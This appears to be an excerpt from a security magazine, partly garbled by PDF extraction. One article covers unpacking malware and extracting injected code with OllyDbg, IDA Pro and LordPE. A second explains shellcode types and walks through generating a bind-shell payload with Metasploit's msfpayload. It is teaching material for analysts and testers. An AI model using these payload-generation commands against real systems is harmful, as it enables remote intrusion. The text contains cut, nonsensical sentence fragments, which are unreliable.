To begin, we use the pull down menu at the top of the ImpREC screen to find the process matching our dumped file. Since OllyDbg keeps all binaries it is currently analyzing loaded in a suspended state, we can access the process for the binary we are currently analyzing; Figure 13 shows the process listing drop-down.

Once our process is loaded, we can try to let ImpREC find the *Import Address Table* (IAT) on its own by selecting the “IAT AutoSearch” button on the bottom left of the screen. This might not work and if that is the case, we need to pull out our notes on the EP, Modify and Size values provided by OllyDump. In Figure 14, we plugged in the modify value into the *Original Entry Point* (OEP) box and used the IAT AutoSearch to find an import table. By clicking the “Get Imports” button, all available import functions located in the IAT show up in the center of the screen.





Figure 14. ImpREC Imports Found for Malware.exe

IDA - C:\Documents and Settings\Administrator\Desktop\malware_dump.exe



Let us be honest: if every malware used easily

There is no end all be all answer to unpacking malware or other binaries but that is where the detective

Deekers oxide even after unpeel

Finding the code

The first step in obtaining dynamically created, obfuscated code is to find it. You can accomplish this in one of two ways, depending on how you prefer to do your reversing. The first way involves statically parsing through the code using IDA Pro; this is an effective method of reversing unless you come across a call to “WriteProcessMemory” that loads dynamically created code into virtual space. The other method, which is what I personally prefer, involves stepping through the code using a debugger, taking multiple snapshots at every “fork in the road” and using IDA Pro as a roadmap that we can comment, customize and use to make sure we are on the right path to find that hidden code.

IDA Pro Roadmap

The IDA Pro roadmap approach works best if you have two separate virtual machines, one for dynamically parsing through the code using a debugger like OllyDbg and the other for keeping your map up to date using IDA Pro. The purpose of keeping the two separate is because of the possibility that your IDA Pro save file might become corrupted, deleted or otherwise made useless and therefore forcing you to return to the start.

My personal technique involves creating as much of a picture as I can before ever executing the code by renaming functions, commenting interesting chunks of code and creating a predicted path that I need the binary to follow in order to get to the more juicy functions.

The benefit of this technique is that you always know where you are going before you get there and the possibility of getting lost in the code by parsing through with only a debugger is slim to none. In addition, you can be prepared for the creation of dynamic memory and keep track of what variables are being referenced or what data is being copied. I find that when attempting to extract previously obfuscated code, this is the best method to find out where the code resides.




Figure 16. Call to WriteProcessMemory found using IDA Pro

Figure 16 shows this technique in action by displaying a call to WriteProcessMemory found by referencing the import table for the binary. From here, the next step would be to rename the function that calls this API something unique like “CallToWriteProcMem.” Then by following cross references, make our way back to the start of the binary, leaving breadcrumbs along the way in the form of different colored function graphs and comments. In addition, we also have access to the variable used as the buffer for the function, which we can trace back to find out exactly where the obfuscated code will be loaded locally.

Now that the path is clear, we can navigate our way to the function call dynamically by using OllyDbg and using our roadmap. Figure 17 shows the function ready to execute as well as the variables passed to the function and the location of the buffer code. Our next step is to extract the buffer code to get a better look at it.

15112610	8B55 08	MOV EDX,DWORD PTR SS:[EBP+8]	
15112613	52	PUSH EDX	
15112614	FF15 C8101115	CALL DWORD PTR DS:[151110C8]	kernel32.WriteProcessMemory
1511261A	85C0	TEST EAX,EAX	
1511261C	75 02	JNZ SHORT Malware.15112620	
1511261E	EB 07	JMP SHORT Malware.15112627	
15112620	C745 E8 010000	MOV DWORD PTR SS:[EBP-18],1	
15112627	68 00800000	PUSH 8000	
1511262C	8B45 F8	MOV EAX,DWORD PTR SS:[EBP-8]	
15112630	50	PUSH EAX	
15112630	8B4D EC	MOV ECX,DWORD PTR SS:[EBP-14]	
15112633	51	PUSH ECX	
15112634	FF15 CC101115	CALL DWORD PTR DS:[151110CC]	kernel32.VirtualFree
1511263A	8B45 E8	MOV EAX,DWORD PTR SS:[EBP-18]	
1511263D	8BE5	MOV ESP,EBP	
1511263F	5D	POP EBP	
15112640	C3	RET	

Figure 17. API Call found in OllyDbg

Extracting the Code

Finding the location of the obfuscated code is a big part of this entire process, however we are not out of the woods just yet. Now we need to extract that code so that we can analyze it statically using IDA Pro and figure out exactly what it does. In malware, code which is hidden in the memory of other processes, decrypted from a hidden section of the file or created dynamically after the binary is executed usually holds the most important, powerful and dangerous functionality. Before we go any further in attempting to extract it, we need to answer a few questions and list out what we know.




Figure 18. OllyDbg interface displaying current execution environment

Figure 18 shows the current execution environment in OllyDbg before WriteProcessMemory executes, each number corresponds to what kind of data we know before execution.

- Based on the assembly code we know that the function is only called once, therefore the data located in the buffer is the entirety of the obfuscated code.
- Based on the current variables pushed onto the stack, we know the handle of the receiving process and the address of the buffer that holds the current data. We also know the size of the data, information that will be very useful if we need to extract the data manually.
- Based on the buffer data located at the referenced address, the data might be an executable binary since it has an MZ header.

Using the above information, we can successfully extract the obfuscated code in one of two ways, using an application to extract the data and extracting it manually.

LordPE

Our first method involves the use of a tool known as LordPE, a very powerful and useful PE editor. Using it, we can open the current process memory of our malware and extract the region of memory that includes the obfuscated code. To begin with, after opening LordPE we have to scan through the process listing and find our target “Malware.exe”; Figure 19 illustrates this.




Figure 19. LordPE Interface

When we find our process, we right click it and select the “Dump Region” option. Using the dump region interface, we scroll through all of the memory regions belonging to the file and find the one that correlates to the buffer memory address we observed previously.




Figure 20. Dump region interface, obfuscated code location highlighted

In Figure 20, notice how the memory location 0x3E0000 has the size 0xD000, the same size as the data passed to WriteProcessMemory. Our next step is to simply dump the region and load it into IDA Pro either by itself or as an additional file to our currently loaded instance of IDA.

Manual Extraction

While rare, there might be an occasion when you cannot use LordPE to extract code from memory. This might be due to memory locked by the binary using it. In any case, there is a way around this problem and it is as simple as ‘cut and paste’.

Using the previous example, we are going to extract the same code as we did with LordPE but by only using OllyDbg. The first step is to locate the memory location in the OllyDbg dump window to the lower left of the screen; the number 3 in figure 18 represents this window.

The next step is to double click on the memory address referenced by the code loading the obfuscated data, you should see a “==>” appear where the memory address was and notice that all other memory addresses in the dump are an offset from the original (Figure 21).





Figure 21. OllyDbg dump window using address offsets

By scrolling down, navigate to the offset address that matches the size of the obfuscated data, in this case it would be 0xD000. Then Shift + R-Click the memory location and you should be selecting all the data between the origin address and the current address. Next, right click on the selection and navigate to the ‘Binary’ sub-menu and click “Binary Copy” (Figure 22).



Finally, open your favorite Hex editor to a new f

One of the first steps

About the Author



Adam Kujawa is a computer scientist with over eight years' experience in reverse engineering and malware analysis. He has worked at a number of United States federal and defense agencies, helping these organizations reverse engineer malware and develop defense and mitigation techniques. Adam has also previously taught malware analysis and reverse engineering to personnel in both the government and private sectors. He is currently the Malware Intelligence Lead for the Malwarebytes Corporation.

Reverse Engineering – Shellcodes Techniques

by Eran Goldstein, CEH, CEI, CISO, Security+, MCSA, MCSE Security

The concept of reverse engineering process is well known, yet in this article we are not about to discuss the technological principles of reverse engineering but rather focus on one of the core implementations of reverse engineering in the security arena. Throughout this article we'll go over the shellcodes' concept, the various types and the understanding of the analysis being performed by a "shellcode" for a software/program.

Shellcode is named as it does since it usually starts with a specific shell command. The shellcode gives the initiator control of the target machine by using vulnerability on the aimed system and which was identified in advance. Shellcode is in fact a certain piece of code (not too large) which is used as a payload (the part of a computer virus which performs a malicious action) for the purpose of an exploitation of software's vulnerabilities.

Shellcode is commonly written in machine code yet any relevant piece of code which performs the relevant actions may be identified as a shellcode. Shellcode's purpose would mainly be to take control over a local or remote machine (via network) – the form the shellcode will run depends mainly on the initiator of the shellcode and his/hers goals by executing it.

The Various Shellcodes' Techniques

When the initiator of the shellcode has no limits in means of accessing towards the destination machine for vulnerability's exploitation it is best to perform a *local shellcode*. Local shellcode is when a higher-privileged process can be accessed locally and once executed successfully, will open the access to the target with high privileges. The second option refers to a remote run, when the initiator of the shellcode is limited as far as the target where the vulnerable process is running (in case a machine is located on a local network or intranet) – in this case the shellcode is *remote shellcode* as it may provide penetration to the target machine across the network and in most cases there is the use of standard TCP/IP socket connections to allow the access.

Remote shellcodes can be versatile and are distinguished based on the manner in which the connection is established: "*Reverse shell*" or a "*connect-back shellcode*" is the remote shellcode which enables the initiator to open a connection towards the target machine as well as a connection back to the source machine initiating the shellcode. Another type of remote shellcode is when the initiator wishes to bind to a certain port and based on this unique access, may connect to control the target machine, this is known as a "*bindshell shellcode*".

Another, less common, shellcode's type is when a connection which was established (yet not closed prior to the run of the shellcode) will be utilized towards the vulnerable process and thus the initiator can re-use this connection to communicate back to the source – this is known as a "*socket-reuse shellcode*" as the socket is re-used by the shellcode.

Due to the fact that "socket-reuse shellcode" requires active connection detection and determination as to which connection can be re-used out of (most likely) many open connections is it considered a bit more difficult to activate such a shellcode, but nonetheless there is a need for such a shellcode as firewalls can detect the outgoing connections made by "connect-back shellcodes" and /or incoming connections made by "bindshell shellcodes".

For these reasons a "socket-reuse shellcode" should be used in highly secure systems as it does not create any new connections and therefore is harder to detect and block.

A different type of shellcode is the "*download and execute shellcode*". This type of shellcode directs the target to download a certain executable file outside the target machine itself and to locate it locally as well as executing it. A variation of this type of shellcode downloads and loads a library.

This type of shellcode allows the code to be smaller than usual as it does not require to spawn a new process on the target system nor to clean post execution (as it can be done via the library loaded into the process).


An additional type of shellcode comes from the need to run the exploitation in stages, due to the limited amount of data that one can inject into the target process in order to execute it usefully and directly – such a shellcode is called a “*staged shellcode*”.

The form in which a staged shellcode may work would be (for example) to first run a small piece of shellcode which will trigger a download of another piece of shellcode (most likely larger) and then loading it to the process’s memory and executing it.

“*Egg-hunt shellcode*” and “*Omelets shellcode*” are the last two types of shellcode which will be mentioned. “*Egg-hunt shellcode*” is a form of “*staged shellcode*” yet the difference is that in “*Egg-hunt shellcode*” one cannot determine where it will end up on the target process for the stage in which the second piece of code is downloaded and executed. When the initiator can only inject a much smaller sized block of data into the process the “*Omelets shellcode*” can be used as it looks for multiple small blocks of data (eggs) and recombines them into one larger block (the omelet) which will be subsequently executed.

Introduction to MSFPAYLOAD Command

In this part we’ll focus on the `msfpayload` command. This command is used to generate and output all of the various types of shellcode that are available within Metasploit. This tool is mostly used for the generation of shellcode for an exploit that is currently not available within the Metasploit’s framework. Another use for this command is for testing of the different types of shellcode and options before finalizing a module.



```
root@ICF-Linux: ~  
File Edit View Terminal Help  
root@ICF-Linux:~# msfpayload -h  
  
Usage: /opt/framework/msf3/msfpayload [<options>] <payload> [var=val] [<[S]ummary[C]|<[P]erl|<[R]uby|<[R]aw|<[J]s|<[X]e|<[D]ll|<[V]BA|<[W]ar>  
  
OPTIONS:  
  
-h      Help banner  
-l      List available payloads  
  
root@ICF-Linux:~#
```

Figure 1. Msfpayload Help Information

Although it is not fully visible within it’s “help banner” (as can be seen in the image below), this tool has many different options and variables available, but they may not all be fully realized without a proper introduction.

```
# msfpayload -h
```

Type the following command to show the vast numbers of different types of shellcodes available (based on which one can customize a specific exploit):

```
# msfpayload -l
```

One can browse the wide list (as seen in the image below) of payloads that are listed and shown as the output for the `msfpayload -l` command: Figure 2.

```

root@ICF-Linux: ~
File Edit View Terminal Help

root@ICF-Linux:~# msfpayload -l

Framework Payloads (226 total)
=====
Name                Description
----                -
aix/ppc/shell_bind_tcp Listen for a connection and
spawn a command shell
aix/ppc/shell_find_port Spawn a shell on an establi
shed connection
aix/ppc/shell_interact Simply execve /bin/sh (for
inetd programs)
aix/ppc/shell_reverse_tcp Connect back to attacker an
d spawn a command shell
bsd/sparc/shell_bind_tcp Listen for a connection and
spawn a command shell
bsd/sparc/shell_reverse_tcp Connect back to attacker an
d spawn a command shell
bsd/x86/exec         Execute an arbitrary comman
d
bsd/x86/metsvc_bind_tcp Stub payload for interactin
g with a Meterpreter Service

```

Figure 2. Msfpayload Payload List

In this case we chose the “shell_bind_tcp” payload as an example. Prior to the continuum of our action let us change our working directory to the Metasploit framework as so:

```
# cd /pentest/exploits/framework
```

Once a payload was selected (in this case the shell_bind_tcp payload) there are two switches that are used most often when crafting the payload for the exploit you are creating.

In the example below we have selected a simple Windows’ bind shellcode (shell_bind_tcp). When we add the command-line argument “O” for a payload, we receive all of the available relevant options for that payload:

```
# msfpayload windows/shell_bind_tcp O
```

As seen in the output below these are results for “o” argument for this specific payload: Figure 3.

```

root@ICF-Linux: /pentest/exploits/framework
File Edit View Terminal Help

root@ICF-Linux:/pentest/exploits/framework# ./msfpayload windows/shell_bind_tcp O

Name: Windows Command Shell, Bind TCP Inline
Module: payload/windows/shell_bind_tcp
Version: 8642
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 341
Rank: Normal

Provided by: CYBER WARFARE INTELLIGENCE
vlad902 <vlad902@gmail.com>
sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      -
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LPORT     4444             yes       The listen port
RHOST     no               no        The target address

Description:
Listen for a connection and spawn a command shell

```

Figure 3. Listing the Shellcode Options

As can be seen from the output, one can configure three different options with this specific payload. Each option's variables (if required) will come with a default settings and a short description as to its use and information:

```
EXITFUNC
    Required
    Default setting: process
LPORT
    Required
    Default setting: 4444
RHOST
    Not required
    No default setting
```

Setting these options in msfpayload is very simple. An example is shown below of changing the exit technique and listening port of a certain shell (Figure 4):

```
# ./msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=8080 O
```

Now that all is configured, the only option left is to specify the output type such as C, Perl, Raw, etc. For this example 'C' was chosen as the shellcode's output (Figure 5):

```
# ./msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=8080 C
```

Now that we have our fully customized shellcode, it can be used for any exploit. The next phase is how a shellcode can be generated as a Windows' executable by using the `msfpayload` command.

```
root@ICF-Linux: /pentest/exploits/framework
File Edit View Terminal Help
root@ICF-Linux: /pentest/exploits/framework# ./msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=8080 O
Name: Windows Command Shell, Bind TCP Inline
Module: payload/windows/shell_bind_tcp
Version: 8642
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 341
Rank: Normal
Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
-----
EXITFUNC  seh              yes       Exit technique: seh, thread, process, none
LPORT     8080             yes       The listen port
RHOST     none             no        The target address

Description:
```

Figure 4. Specifying the Shellcode Options Data

msfpayload provides the functionality to output the generated payload as a Windows executable. This is useful to test the generated shellcode actually provides the expected results, as well as for sending the executable to the target (via email, HTTP, or even via a "Download and Execute" payload).

The main issue with downloading an executable onto the victim's system is that it is likely to be captured by Anti-Virus software installed on the target.


To demonstrate the Windows executable generation within Metasploit the use of the "windows/exec" payload is shown below. As such the initial need is to determine the options that one must provide for this payload, as was done previously using the Summary (S) option:


```
$ msfpayload windows/exec S
Name: Windows Execute Command
Version: 5773
Platform: ["Windows"]
...
Arch: x86
Needs Admin: No
Total size: 113

Provided by:
vlad902

Basic options:
